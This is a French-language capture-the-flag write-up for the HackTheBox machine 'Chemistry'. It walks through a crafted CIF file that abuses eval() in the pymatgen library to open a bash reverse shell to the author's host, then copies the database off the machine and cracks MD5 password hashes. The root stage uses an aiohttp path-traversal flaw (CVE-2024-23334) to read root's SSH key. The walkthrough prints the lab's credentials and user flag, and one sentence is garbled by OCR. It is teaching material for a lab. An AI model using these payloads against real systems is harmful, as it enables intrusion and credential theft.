Writeup - Chemistry

Hamid Zenine

February 23, 2025

Contents

1 Introduction

Cette machine a été créée par *FisMatHack* et elle met en avant des vulnérabilités spécifiques liées à la mauvaise configuration de services web (injection de code).

2 Writeup

Dans cette section, je vais détailler les étapes nécessaires pour résoudre la machine de bout en bout. Chaque commande est présentée avec son résultat ou une capture d'écran pour guider le lecteur.

2.1 Mise en place

On commence par lancer la machine et se connecter au VPN de HTB, et rajouter l'adresse de la machine au fichier `/etc/hosts`

```
sudo openvpn --config $PATH_TO_OVPN_FILE --daemon
ping -c 1 $MACHINE_IP
echo "$MACHINE_IP  chemistry.htb" | sudo tee -a /etc
   /hosts
```

2.2 Énumération

Cette phase commence par un scan Nmap :

```
nmap -A -p- -oN nmap_initial_scan_tcp $MACHINE_IP
```

Explication de la commande:
La commande `nmap` est utilisée pour scanner les ports d'une machine cible et découvrir des informations sur les services qui y sont exécutés. Voici les options utilisées dans cette commande :

Options:

- `-A` : Active la détection avancée des versions des services, la détection du système d'exploitation, le traceroute, ainsi que les scripts Nmap couramment utilisés.
- `-p-` : Scanne tous les ports TCP (de 1 à 65535).
- `-oN nmap_initial_scan_tcp` : Enregistre les résultats du scan dans un fichier texte

Objectif du scan:

Cette commande est utilisée pour obtenir une vue d'ensemble des ports ouverts sur la machine cible, ainsi que des informations détaillées sur les services qui y sont exécutés.

Resultat du scan:

```
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0
   .11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b6:fc:20:ae:9d:1d:45:1d:0b:ce:d9:d0:20:f2:6
   f:dc (RSA)
|   256 f1:ae:1c:3e:1d:ea:55:44:6c:2f:f2:56:8d:62:3c
   :2b (ECDSA)
|_  256 94:42:1b:78:f2:51:87:07:3e:97:26:c9:a2:5c:0a
   :26 (ED25519)
5000/tcp open  http    Werkzeug httpd 3.0.3 (Python
   3.9.5)
|_http-title: Chemistry - Home
|_http-server-header: Werkzeug/3.0.3 Python/3.9.5
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:
   linux_kernel
```

On fait un tour sur le serveur web: **http://10.10.11.38:5000/**. On trouve que le site permet de visualiser des fichiers **CIF**. Apres une petite recherche sur internet je me rend compte que c'est un format de fichier standard utilisé en cristallographie. Je m'inscrit sur le site et j'essaye de charger un fichier basique.

Sa syntaxe ressemble a:

```
_cell_length_a 5.432
_cell_length_b 7.654
_atom_site_label C1
_atom_site_fract_x 0.125
```

Une seconde recherche me permet de trouve un possible vecteur d'attaque en injectant du code dans le fichier CIF, qui sera alors executé lors du parsing par la bibliothèque Python Pymatgen. Ainsi la lib (plus exactement la methode JonesFaithfulTransformation.from$_{t}ransformation_{s}tr())utilisela fonctioneval(), cettefonctio

3 Foothold (Obtention d'un accès initial)

J'essaye alors de mettre un payload (reverse shell bash généré sur) dans le fichier example donnée sur le site.

Ça donne:

```
data_Example
_cell_length_a    10.00000
_cell_length_b    10.00000
_cell_length_c    10.00000
_cell_angle_alpha 90.00000
_cell_angle_beta  90.00000
_cell_angle_gamma 90.00000
loop_
_parent_propagation_vector.id
_parent_propagation_vector.kxkykz
k1 [0 0 0]
_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for
   d in ().__class__.__mro__[1].__getattribute__ (
   *[().__class__.__mro__[1]]+["__sub" + "classes__
   "]) () if d.__name__ == "BuiltinImporter"][0].
   load_module ("os").system ("/bin/bash -c 'sh -i
   >& /dev/tcp/$MY_IP$/$CHOOSEN_PORT$ 0>&1'");0,0,0'
_space_group_magn.number_BNS  62.448
_space_group_magn.name_BNS  "P  n'  m  a'  "
```

Je lance sur mon terminal netcat pour ecouter une possible connexion Cette commande est souvent utilisée pour établir un serveur d'écoute sur une machine, par exemple, dans un contexte de capture de connexion réseau ou d'exploitation de vulnérabilité. Elle attend une connexion sur un port spécifique, et permet à l'utilisateur de recevoir des données ou d'interagir avec la machine cible.

```
nc -lvnp $CHOOSEN_PORT$
```

Explication de la commande: Cette commande est souvent utilisée pour établir un serveur d'écoute sur une machine. Elle attend une connexion sur un port spécifique, et permet à l'utilisateur de recevoir des données et/ou d'interagir avec la machine cible.

Options:


- `-l` : Mode écoute (`Listen mode`). Cela signifie que `Netcat` attend une connexion entrante au lieu d'en établir une.

- `-v` : Mode verbeux (`Verbose mode`). Cette option affiche des informations détaillées sur les actions entreprises par `Netcat`, comme les connexions réussies ou échouées.

- `-n` : Pas de résolution DNS. Cette option indique à `Netcat` de ne pas tenter de résoudre les adresses en noms de domaine, mais d'utiliser directement les adresses IP.

- `-p` : Spécifie le port sur lequel `Netcat` écoute pour les connexions entrantes.

Je le charge sur le site et je clique sur view. Je reçois ainsi une connexion au serveur en tant que app. En fouillant un peu partout je trouve un fichier qui s'apparente a un base de données **instances/database.db**



J'essaye de la recuperer sur mon pc pour faciliter l'analyse. Je decide alors d'ouvrir un serveur web dans instance pour pouvoir recuperer le fichier sur mon pc.

- `python3 -m http.server -d ./instance 9999` : Cette commande crée un serveur HTTP local avec Python, utilisant le module `http.server`. Le répertoire `./instance` est défini comme le répertoire racine du

serveur, ce qui signifie que le serveur servira les fichiers présents dans ce répertoire. Le serveur écoute sur le port `9999`.

- `wget http://10.10.11.38:9999/database.db` : Cette commande télécharge le fichier `database.db` depuis un serveur HTTP à l'adresse `http://10.10.11.38:9999`, qui est le serveur lancé précédemment avec Python. Elle permet de récupérer ce fichier depuis la machine distante vers la machine locale.

Une fois le fichier sur mon pc, je l'analyse en le lancant avec `sqlite3 database.db`

Je trouve une table qui me parrait interessante **user** car elle continet ce qui me parrait etre des username avec leurs mdp hashés.

Ça se confirme

```
sqlite> pragma table_info(user);
0|id|INTEGER|1||1
1|username|VARCHAR(150)|1||0
2|password|VARCHAR(150)|1||0
```

Hash	Type	Result
2861debaf8d99436a10ed6f75a252abf	Unknown	Not found.
197865e46b878d9e74a0346b6d59886a	Unknown	Not found.
63ed86ee9f624c7b14f1d4f43dc251a5	md5	unicorniosrosados
02fcf7cfc10adc37959fb21f06c6b467	Unknown	Not found.
3dec299e06f7ed187bac06bd3b670ab2	Unknown	Not found.

J'essaye alors de les donner a crackstation. Le 3eme a pu etre cracké
J'ai alors des credentials: **rosa:unicorniosrosados**
Je les essaye sur ssh et on recupere le user flag.

```
System information as of Wed 12 Feb 2025 11:30:16 PM UTC

  System load:           0.15
  Usage of /:            85.7% of 5.08GB
  Memory usage:          36%
  Swap usage:            0%
  Processes:             283
  Users logged in:       2
  IPv4 address for eth0: 10.10.11.38
  IPv6 address for eth0: dead:beef::250:56ff:fe94:751a

  => / is using 85.7% of 5.08GB


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

9 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Int
ernet connection or proxy settings


Last login: Wed Feb 12 23:09:11 2025 from 10.10.14.253
rosa@chemistry:~$ id
uid=1000(rosa) gid=1000(rosa) groups=1000(rosa)
rosa@chemistry:~$ ls
 exploit.sh  'GCONV_PATH=.'   linpeas.sh   PwnKit
 exp.sh       id_rsa          linpeas.sh.1   user.txt
rosa@chemistry:~$ cat user.txt
09f1da2a658a0f091ceedb1e3f1054d7
rosa@chemistry:~$
```

4 Élévation de privilèges

Apres plusieurs essais je trouve enfin une piste: un port tcp ouvert.

```
netstat -pntuoa
```

Options:

- `-p` : Affiche les PID et les noms des programmes qui utilisent les connexions réseau.
- `-n` : Affiche les adresses et les numéros de port sous forme numérique, sans tenter de résoudre les noms d'hôtes ou de services.
- `-t` : Affiche uniquement les connexions TCP.
- `-u` : Affiche uniquement les connexions UDP.
- `-o` : Affiche le temps d'attente
- `-a` : Affiche toutes les connexions et les sockets en écoute, y compris celles qui n'ont pas de connexion active.


```
(Not all processes could be identified, non-owned
   process info
 will not be shown, you would have to be root to see
     it all.)
Active Internet connections (servers and established
   )
Proto Recv-Q Send-Q Local Address           Foreign
   Address          State       PID/Program name
   Timer
tcp        0      0 0.0.0.0:5000
   0.0.0.0:*               LISTEN      6327/bash
             off (0.00/0/0)
```

En investiguant un peu plus, je me rends compte que le port execute aiohttp.

Je recherche ce que c'est sur internet et je trouve une vulnerabilité: **CVE-2024-23334** qui permet simplement avec *curl* de faire du LFI (local file inclusion)

```
curl -s --path-as-is http://$IP:$PORT/$DIR/$FILE
```

Options:



- `-s` : Mode silencieux. Cette option supprime la barre de progression et les messages d'erreur.
- `--path-as-is` : Cette option permet de ne pas modifier l'URL et de respecter exactement la structure du chemin dans la requête HTTP. Cela est particulièrement utile si l'URL contient des caractères spéciaux ou des éléments d'encodage qui ne doivent pas être modifiés.
- `http://$IP:$PORT/$DIR/$FILE` : C'est l'URL cible où la commande envoie la requête HTTP.

J'envoie une requete, et ça marche. je decide alors de voir si une clé ssh est mise en place. Réussite !

Je l'utilise pour me connecter en ssh au root.

```
nano id_rsa
chmod 600 id_rsa
ssh -i id_rsa root@10.10.11.38
```

On obtient ainsi l'acces et on a le rootflag.